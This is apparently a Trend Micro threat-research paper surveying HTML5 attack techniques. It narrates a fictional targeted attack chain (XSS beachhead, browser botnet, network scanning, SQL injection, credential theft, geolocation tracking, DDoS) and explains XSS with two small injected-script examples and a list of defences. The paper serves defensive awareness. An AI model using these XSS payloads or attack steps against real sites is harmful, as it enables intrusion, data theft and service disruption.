HTML5 Attacks Overview

A look at some of the possible attacks using HTML5 (and other new web technologies)

by

Robert McArdle
EMEA Manager, Forward Looking Threat Research (FTR)

Classification: External - PreRelease

TREND MICRO

HTML5 Attacks Overview

A look at some of the possible attacks using HTML5

TREND MICRO

INTRODUCTION

This paper is designed as an overview of the type of attacks made possible by the new standard for the Web, HTML5.


For this paper, we'll first start with an **Introduction** to HTML5, and then we will look at the possible **Attacks** it introduces**.** At the start of the Attacks section, I will detail an example attack to act as an **Executive Summary.** The goal of the paper is to concentrate on the attacks, not to cover in-depth all of the features of HTML5 (we'd need a whole separate paper), but I'll cover a few of the cooler ones to whet your appetite.

So what is HTML5?

HTML5 is simply a set of new features made available for the development of web applications, adding to the existing capabilities we find in HTML4. In particular it is designed to improve the language with much better support for multimedia, server communication, and to make the job of a Web Developer much easier

HTML5 is not a new version in the way you might be used to when it comes to software. It's a whole bunch of small additions – some browsers implement them, some don't. Eventually though it is expected that all browsers will end up with a similar level of features. That also means there is no such thing as being "HTML5 Compliant"

For the current implementation status of the all the various features, check out Wikipedia [i], a snippet of which is included here



Elements [edit]

See also: Comparison of layout engines (HTML5 Media) and Comparison of layout engines (HTML5 Canvas)

While many of these elements, such as `section`, have not been implemented natively in layout engines, support may be very easy to emulate using CSS or JavaScript.

	Trident	Gecko	WebKit	Presto
section	5.0[fl 1]	2.0[g 1][g 2]	533[w 1][w 2][w 3][w 4][w 5][w 6]	2.7.70
nav				
article				
aside				
hgroup				
header				
footer				
time	No	No	No	2.8.146
mark	5.0[fl 1]	2.0[g 3]	Yes[w 7]	2.7.70
ruby,[1] rt, rp	3.1[fl 2]	No[g 4]	533[w 8][w 9]	No
figure	5.0[fl 1]	2.0[g 5]	Yes[w 10]	2.7.70
figcaption				
embed	<3.1[IE 3.0]	1.7	85	1.0
video	5.0 (Partial)[fl 3][fl 4]	1.9.1[note 1][note 2]	525	2.5[note 3][note 4]
audio				
source				
canvas		1.9.2[g 9]	Partial	2.0[p 4]
Inline MathML	No	2.0	Nightly build[w 11][w 12]	2.1[note 5]
Inline SVG	5.0[fl 3]		Yes[w 12]	1.0[note 6]
details	No	No [g 10]	Nightly build [w 13]	No
summary			Nightly build [w 13]	
menuitem (command)		No	No	
menu				2.0[p 6]
	Trident	Gecko	WebKit	Presto

Fig 1.1: *Comparison of Browser HTML5 Implementations*

The actual specs for HTML5 are online for anyone with a LOT of time on their hands to read, and they are still under active development

- W3C HTML5 Spec[ii] - 4.4 Mb of Text!!
- WHATWG HTML5 Living Standard[iii] – 840 A4 Pages !!!

What can we do with HTML5?

So what exactly can we do with HTML5? HTML has evolved a lot since the days when Frames were cool, and <blink> was everyone's favourite HTML tag (which got annoying VERY quickly). To illustrate this – here are two screenshots, the first showing what the official MTV.com website looked like back in 2000, and the other showing what it looks like today:

Fig 1.2: *Old Web Design - MTV in 2000*




Fig 1.3: *Modern Web Design - MTV in 2011*

Today's modern sites are packed full of JavaScript, Cascading Style Sheets (CSS), Flash, AJAX and whole pile of other technologies that make the web the interactive medium it is today. But HTML5 is set to push us beyond this. Not only will it make all of the features of today's web pages much simpler to implement, it adds a whole pile of extra ones too.

As an example of just how powerful some of the new features of HTML5 are, three Google engineers ported the famous First Person Shooter game Quake II entirely into HTML5 code. All of the 3D graphics, networking, local saving of games etc is entirely written in HTML code with some JavaScript.[iv]

Of course not every site on the web is going to use all of those features – but let's look at an example of how HTML5 can make developers jobs much easier right now. Here's an example that you see every day on the Internet. This is a simple form for people to enter in an email address. The web developer wants to ensure that

the user actually does enter a valid email address in the text field. To do this they use JavaScript code, which will be called then the user clicks the Submit button. This code uses a pattern called a regular expression to ensure that the text entered by the user actually looks like a valid email address:

```
<!DOCTYPE html>
<html>
  <head>
    <script language="JavaScript">
      function validate(form_id,email) {
         var reg = /^([A-Za-z0-9_\-\.])+\@([A-Za-z0-9_\-\.])+\.([A-Za-z]{2,4})$/;
         var address = document.forms[form_id].elements[email].value;
         if(reg.test(address) == false) {
           alert('Invalid Email Address');
           return false;
         }
       }
    </script>
  </head>
  <body>
    <form id="form_id" method="post" onsubmit="javascript:return validate('form_id','email');">
      <input type="text" id="email" name="email" />
      <input type="submit" value="Submit" />
    </form>
  </body>
</html>
```

The resulting web page would look like this




Fig 1.4: *Simple Form Validation*

While this is not too messy, the code can get untidy pretty quickly. Imagine we have a form that expects a name, email, telephone number, date of birth and homepage – all of those will need separate JavaScript code to validate, which is not ideal.

Now let's look at code for the same page using some of the features of HTML5.

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <form id="form_id" method="post">
      <input type="email" name="email" />
      <input type="submit" value="Submit" />
    </form>
  </body>
</html>
```

And here is the resulting page:




Fig 1.5: *Form Validation with HTML5*

We have the exact same functionality (validating the email address), with much tidier code and no JavaScript in sight. Not only that, the validation warning is a lot nicer looking than the popup we used in our previous example.

So how does this work? Actually it's pretty simple. In our old example we were telling the browser that we had a input text field that the user would be entering data into. The browser happily rendered the text field for us, and then we used JavaScript to ensure the text entered actually was an email address.

But with HTML5 we have a new input type called “email”, which tells the browser we want the user to be able to enter email addresses. The browser will render it looking exactly like a normal text field BUT understands that the input should be an email address, and does all of the validation for us. Pretty neat, right? There are a host of other new types such as “tel”, “url”, “date”, “number” and we are only scratching the surface of what HTML5 lets us do.

Even cooler – here is how an email field would look in Safari on an iPhone:

Fig 1.6: *Email Field on iPhone*

Because the browser knows this is an email field, it gives you easy access to the @ and space buttons. If the field was a telephone number the keyboard would just display the numbers, not the alphabetical characters.

Before we start to look at the attacks made possible with HTML5, we’ll look at one more example of the new possibilities HTML5 gives us – Offline Applications.

HTML5 introduces Local Storage directly in your browser. Lets step through an example to see what that means

- You are in work and you surf to your favourite web application, let's say a game, and start playing. As the game (which is fully coded in HTML5) is running it saves your progress to the browsers local storage.
- It's time to leave, so you disconnect from the Internet – but continue to play on the train home from work (let's assume you are not driving home!).
- As you complete levels your browser is updated with the current level you are on.
- You get to your house, so you close the browser and shut down the machine
- Later that evening you start up the machine, connect to the internet and start up the game again. Because all of your settings are stored in the browser it starts exactly where you left it – and because you are now back online, it quietly updates itself in the background – for example pulling down some new level packs, or updating your global high score.

Sounds futuristic? You can do this right now. Just wander over to http://html5games.com/ with a compatible browser (I recommend Chrome). If you can't choose which game to try – you can't go wrong with Angry Birds[v] ☺

Fig 1.7: *Angry Birds in HTML5*

Now think about what this means for online apps, mobile apps, office software, and just about any other app you can think of – and you really start to see why HTML5 and cloud computing have such massive potential

If you really want to see an interactive demo of all of the cool features that HTML5 brings here are two excellent sites

- Nettuts+ HTML5 Tutorial [vi]
- HTML5Rocks demos [vii]

HTML5 ATTACK EXAMPLE - EXECUTIVE SUMMARY

So now that we have sampled some of the great new features HTML5 gives us, let's take a look at how these features can be abused by attackers to target innocent Internet users. Before going into the details of each of the individual attacks, I will put together a full attack scenario - to show what a real attack making use of HTML5 could look like. This section can acts as an executive summary of the rest of the paper. Note however that in addition to providing more details, the Attack Details section of this paper also contains several attacks which we will not be covering in this attack scenario.

Note that we will only cover each of these attacks at a higher level in this attack scenario, but that each will be covered in more detail later on in this paper (as well as several other attacks that were not relevant for this scenario)

Planning the Attack

Fig 2.1: *Initial Agreement*

In this attack scenario our Attacker, Mr H.Acker, has been paid by Acme Inc to infiltrate the network of their competitor Bravo Ltd. Acme and Bravo are two of the top online shopping sites in the world. As part of the agreement Acme provided Mr H.Acker with a list of directives

- Compromise as much of the network as possible
- Extract as much login credentials and other personal data as possible
- Provide a detailed network map of Bravo showing all machines, services, and vulnerabilities
- Use this access to somehow damage the brand of Bravo Ltd
- Once the operation is complete, disappear without any traces.

Both parties agreed a fee of $500,000, agreed a timeframe, and Mr H.Acker commences his work..

Stage 1: Reconnaissance

For the first stage the attackers goal is to find as much information about the target, Bravo Ltd, as possible. From Mr H.Acker's personal experience he has found that large corporations have few holes on their network perimeter, so he started by first targeting the weakest link – the employees.

Using tools such as Maltego[viii] and Google, the attacker profiled many public sites such as LinkedIn, Facebook, Google+ and builds up profiles on each publically available Bravo employee.

Fig 2.2: *Reconnaissance*

He also notices that there is a wide array of different Operating Systems and Platforms used by Bravo – Windows, Linux, and Macs are all present, as well as Android and iPad/iPhone devices. As such he chooses to use **JavaScript** as the common language for the attack

He also noticed that 10 of the employees are all regular members of a particular forum for vintage car owners, which appears to have some security issues – and chooses this as the initial attack vector.

Stage 2: Beachhead

The attacker chooses to target the Vintage Car site as his initial point of attack, in order to gain a beachhead into the organisation. He notices that the site's Search page is vulnerable to a Cross-Site Scripting attack, that will let the attacker embed his own custom JavaScript which will be loaded by anyone who visits the site. He confirms this in the traditional way of having the site display a message box of his choosing, proving he can get JavaScript code of his choice to run.




Fig 2.3: *Beachhead*

The site actually had taken steps to prevent Cross Site Scripting, however they were unaware that **HTML5 introduces a host of new ways for hackers to accomplish these attacks**, and their filters are not prepared for this.

For the real attack code however he spends some time researching and developing an advanced attack suite specifically created for this targeted attack on Bravo, the capabilities of which we will explore over the next few slides. From his reconnaissance he knows that Bravo have very good browser exploit detection, an excellent file scanning AV, and deploy the latest advanced networking IDS.

With this in mind, Mr H.Acker develops an advanced (but relatively easy to develop) attack suite that will only ever exist in the browser, never touching the disk. It is highly polymorphic – so the network IDS has no chance of stopping it. It also does not use any exploits – instead **simply making use of new browser features included in HTML5**. Lastly, the script will only trigger on the Vintage Car site if the victim is coming from Bravo Ltd IP space.

Stage 3: Gaining Access

Now that the initial victims have been compromised, the attacker first uses off the shelf code of a project called "Shell of the Future" from researchers at Andlabs.org. This toolkit, entirely written in HTML and JavaScript, makes uses of the new **Websockets and Cross-Origin Requests features of HTML5** to create bi-directional network connections between two machines.




Fig 2.4: *Gaining Access with Shell of the Future*

By doing so the attacker can instruct the victims machines to invisibly browse the internet, *in the context of the user.* This means the attacker has the exact same access as the user would have to webmail accounts, intranet sites etc. Using this tool the attacker now has the perfect two way communication platform – he can issue a single command, and all 10 of the initial infected machines – regardless of whether they are Windows XP machines, or IPads - will carry out his command.

All of this communication is taking place over standard Web traffic, easily passing through firewalls. The next step for the attacker is to fulfil the first part of the contract with Acme Inc – to maximise the compromise and infect as many machines as possible. But in order to do this he must first build up a map of the network...

Stage 4: Scanning the Network

One of the features of HTML5 is the ability to make a direct connection to any machine on any port. There are some restrictions in place here, however researchers have shown that this can be successfully used not only in a **port-scanning attack** but also as a full blown **vulnerability scanner**




Fig 2.5: *Scanning the network*

The attacker orders each of his initial 10 infected browsers to perform a vulnerability scan of the network, in particular looking at what internal web servers are running on the intranet network. After an hour or so the attacker now has a detailed network map of the organisation, listing all machines belonging the company, what OS they are running, what services are installed, their patch level and any vulnerabilities present.

Stage 5: Spreading

As part of the vulnerability scan, Mr H.Acker noticed that every user has a default home page, which points to the Intranet site http://myhome.bravo.com . While the companies' Infosec team have done a pretty good job of hardening their external websites, this internal one is vulnerable to a SQL injection bug. The attacker orders one of his 10 initial victim's browsers to exploit this bug, and install his attack script on the Intranet site. Within hours his number of infected users has risen from 10 people to almost the entire company.




Fig 2.6: *Spreading on the network*

This helps the attacker overcome the big drawback of a browser based botnet. While the bots are incredibly stealthy, and will bypass most traditional security mechanisms, as soon as the victim closes the browser the connection to the attacker is lost. Attackers need to factor this in as part of their botnet design – browser botnets will be used for tasks that are not reliant on being always on (such as spam, Bitcoin mining, DDOS etc). However for all the benefits they give, this trade off is more than acceptable.

In the case of Mr H.Acker he knows his bots are going to continue to go offline and come back on again – however he has already established two persistent re-infection vectors – the compromised car forum, and the compromised intranet site. Every time either of these are visited, the victim will rejoin the botnet. He also uses techniques such as Social Engineering, **Clickjacking** and **Tabnabbing** (both covered in the paper) to extend the lifetime that each bot remains online.

Mr H.Acker has now fulfilled two of his agreements with Acme Inc – he has maximised the compromise of Bravo inc, and he has produced a very detailed network map of the organisation. His next step is to exfiltrate login and personal credentials.

Stage 6: Stealing Data

At this stage Mr H.Acker uses a wealth of different techniques to exfiltrate information from Bravo Ltd.

- Based on his vulnerability scan he compromises several internal databases of customer and employee information
- He accesses internal file servers and steals sensitive data.
- As he is running in each victims browser, he browses invisibly to their webmail and internal mail accounts, is automatically logged in with the users cookies, and starts to harvest email information.
- Making use of new features in HTML5 he can
    - Use hidden forms to steal personal data such as Credit card details, addresses, phone numbers, etc – using a new attack that makes use of the **autocomplete** feature
    - Using the new **Desktop Notification API** he creates specially crafted pop-ups, which appear outside the browser window, and which socially engineer the users into sending him login details, files and any other information he can think of.
    - The attacker can even potentially use the new **speech recognition** available on systems running the Chrome browser to partially listen in on some user conversations.




Fig 2.7: *Stealing Data*

Stage 7: Going the extra mile

The fact that Mr H.Acker was hired by Acme Inc was no accident, he came highly recommended on underground circles for the quality of his work. Mr H.Acker himself prides himself on giving his customers a little something extra, something that they had not originally asked for in the original contract.

He decides that knowing everything about Bravos network, and stealing all their information is not good enough on its own. So he decides to track the real time whereabouts of all Bravo machines and mobile employees!




Fig 2.8: *Geolocation*

With HTML5 **Geolocation** is simple – one single line of JavaScript will give you the position of the browsing device. If it's a desktop, this will normally use IP addresses to determine location. In the case of mobile devices such as iPhones and iPads however – the attacker can deduce a victims exact position to within a couple of feet. The attacker combines this information with his existing network map and databases of stolen information. How he not only knows everything that is running on Bravo's network, all the information stored on those machines – he also knows exactly where those machines are at all times. He knows Bravo's CEO is sitting in LAX airport. He even knows that the CFO is at the local Starbucks, but left their laptop behind (CFO's iPhone says he's in Starbucks, while his laptop is still reporting it is in the office).

Stage 8: Destroy the Bravo brand

Having fulfilled almost all of the original contract demands, only two items remain. Mr H.Acker must damage the brand of Bravo, and then disappear without a trace.

Both Acme and Bravo, and a third rival shopping site – cBay, are currently in a bidding war to see who will become the main reseller of the new Smartphone produced by the world's leading phone maker, Banana Computers. All three companies have been set a challenge – they will be allowed to sell the phone for 24 hours on their site, and advertise it as much as possible. The winning bid will be from the company that secures the most sales.

Mr H.Acker connects to his botnet of infected browsers and issues a command for them to carry out a DDOS attack of cBay's site – picking a page such as a search page that is resource intensive. Using the **Cross-Origin Requests** functionality of HTML5, this is easy to carry out – and the cBay site is effectively taken offline for the entire day as a result.

At the end of the 24hours, Bravo Ltd has actually made the most sales, followed closely by Acme with cBay far behind. However two days later, when cBay investigated the cause of the attack, they noticed that all of the traffic came from Bravo's network. The story will go on to become a major news items – resulting in Bravo losing the contract for the new phone (which goes to Acme instead), the resignation of half of their board, and a 75% fall in their share price.

But before all of this occurs – the Attacker has one final condition to fulfil – disappearing without a trace...

Stage 9: Disappearing & Profit

The targeted attack now enters its final stage. Having gathered a host of sensitive information from Bravo, mapping their entire infrastructure and doing possibly irreparable damage to their brand it is time for the attacker to vanish.

To do this he simply uses the same two server flaws he used in the initial attack to remove all infection code from the compromised car forum and intranet site. Now he simply needs to disconnect each of the bots from his network, removing all traces. He issues one final command – simply ordering each bot to close the browser tab his script is running in. After that he hands over all of the information to his contact at Acme Inc, receives his payment – and moves onto the next job

There are some very important things to note here. Using a variety of attacks, a lot of which are made possible from new **HTML5** features, the attacker has succeeded in:

- Creating a botnet that can infect **ANY** OS
- Creating a botnet that is **entirely memory resident**
- Creating a botnet that can **bypass most security** - especially file scanners and network scanning devices (all traffic is polymorphic)
- Creating a botnet that runs just as easily **on mobile devices** as on traditional machines
- Creating a botnet that is stealthy and perfect for a **targeted attack**

While I have only covered each of these attacks at a higher level in this attack scenario, each will be covered in more detail later on in this paper (as well as several other attacks that were not relevant for this scenario)

HTML5 ATTACKS - DETAILS

In this section, we will take a detailed look at the new attacks introduced by HTML5. All of the attacks we will cover are directed at the Internet user, not at web servers.

I have deliberately chosen not to add severity levels to each of these attacks e..g High, Medium, Low. While in my opinion attacks such as XSS and Cross Origin requests are probably always of high concern - it really depends on taking a lot of things into context. Take for example Form Tampering (detailed below) which allows an attacker to redirect the contents of a form to a site under their control. If the form in question submitted banking details - that definitely should be categorised as High risk. However if it is a voting form for some reality TV show - I would call that Low risk (although big fans of the latest *"<INSERT ACTIVITY HERE> with the Stars!*" may disagree here)

Attacks from New Tags & Attributes

Cross Site Scripting (XSS)

We will start off with Cross Site Scripting (XSS)[ix]. There is nothing new about XSS attacks, they have been around for years, and are probably one of the most underestimated attacks on the web today (probably because of the way that they are normally demoed). How they work is quite simple. If a site allows a user to input content, which is later displayed to the user in some form AND that input allows HTML code to be entered - you have a potential XSS attack.

There are two main types:

1. **Persistent XSS -** Imagine a traditional web forum, where a user can enter comments that are then stored and shown on the site. Now imagine if that web forum does not filter what the person enters, so they can enter HTML code as well as normal text. An attacker could write a comment such as this

```
This is just some normal text

<script language="JavaScript">
  location.href="http://www.VulnerableSite.com/forum/logout.php"
</script>
```

   Now everyone who visits the site and views the comment will execute the JavaScript, and be logged out of the forum. Persistent XSS refers to those types of XSS that become a "permanent" part of the vulnerable site.
2. **Non-Persistent XSS -** In this case the best example is a search feature on a site. On most pages when you search for some keywords, the results page will display what you entered back to you:

Fig 3.1: *Example of reflected user input*

Again here an attacker could inject HTML code, but in order to target a user they will normally send it to them as a URL link e.g.:

http://www.VulnerableSite.com/search.php?q=<script>[Nasty Script Here]</script>

Technically there is a 3rd type of XSS (DOM-Based XSS) but that is outside the scope of this paper.

The severity of XSS attacks is often misunderstood. People think, "Ok, you can force someone to execute JavaScript - so what?", and most XSS demos will simply use a piece of code that displays a message box (in fact most of my demos below do the same for simplicity). However the reason XSS is such an issue is that with that piece of code you can alter any part of the site (e.g. redirect forms to submit login details to the attacker), insert additional content (exploits, phishing) and that all of that runs with the privileges of the victim. So if an XSS vulnerability is found in a webmail site - the attacker can then access that site as the victim, and do anything the user could do - which is about as bad as it gets.

When it comes to defending[x] against XSS attacks, most sites (the few that actually DO defend against them) take one of a few main approaches[xi].

- **Output Encoding** - Escaping any characters entered by the user before displaying them
- **Filter the input using whitelisting -** Only allow certain characters to be entered e.g. A-Z and 0-9
- **Filter the input using blacklisting -** Do not allow the user to enter characters sequences such as <script>, or even the < and > characters

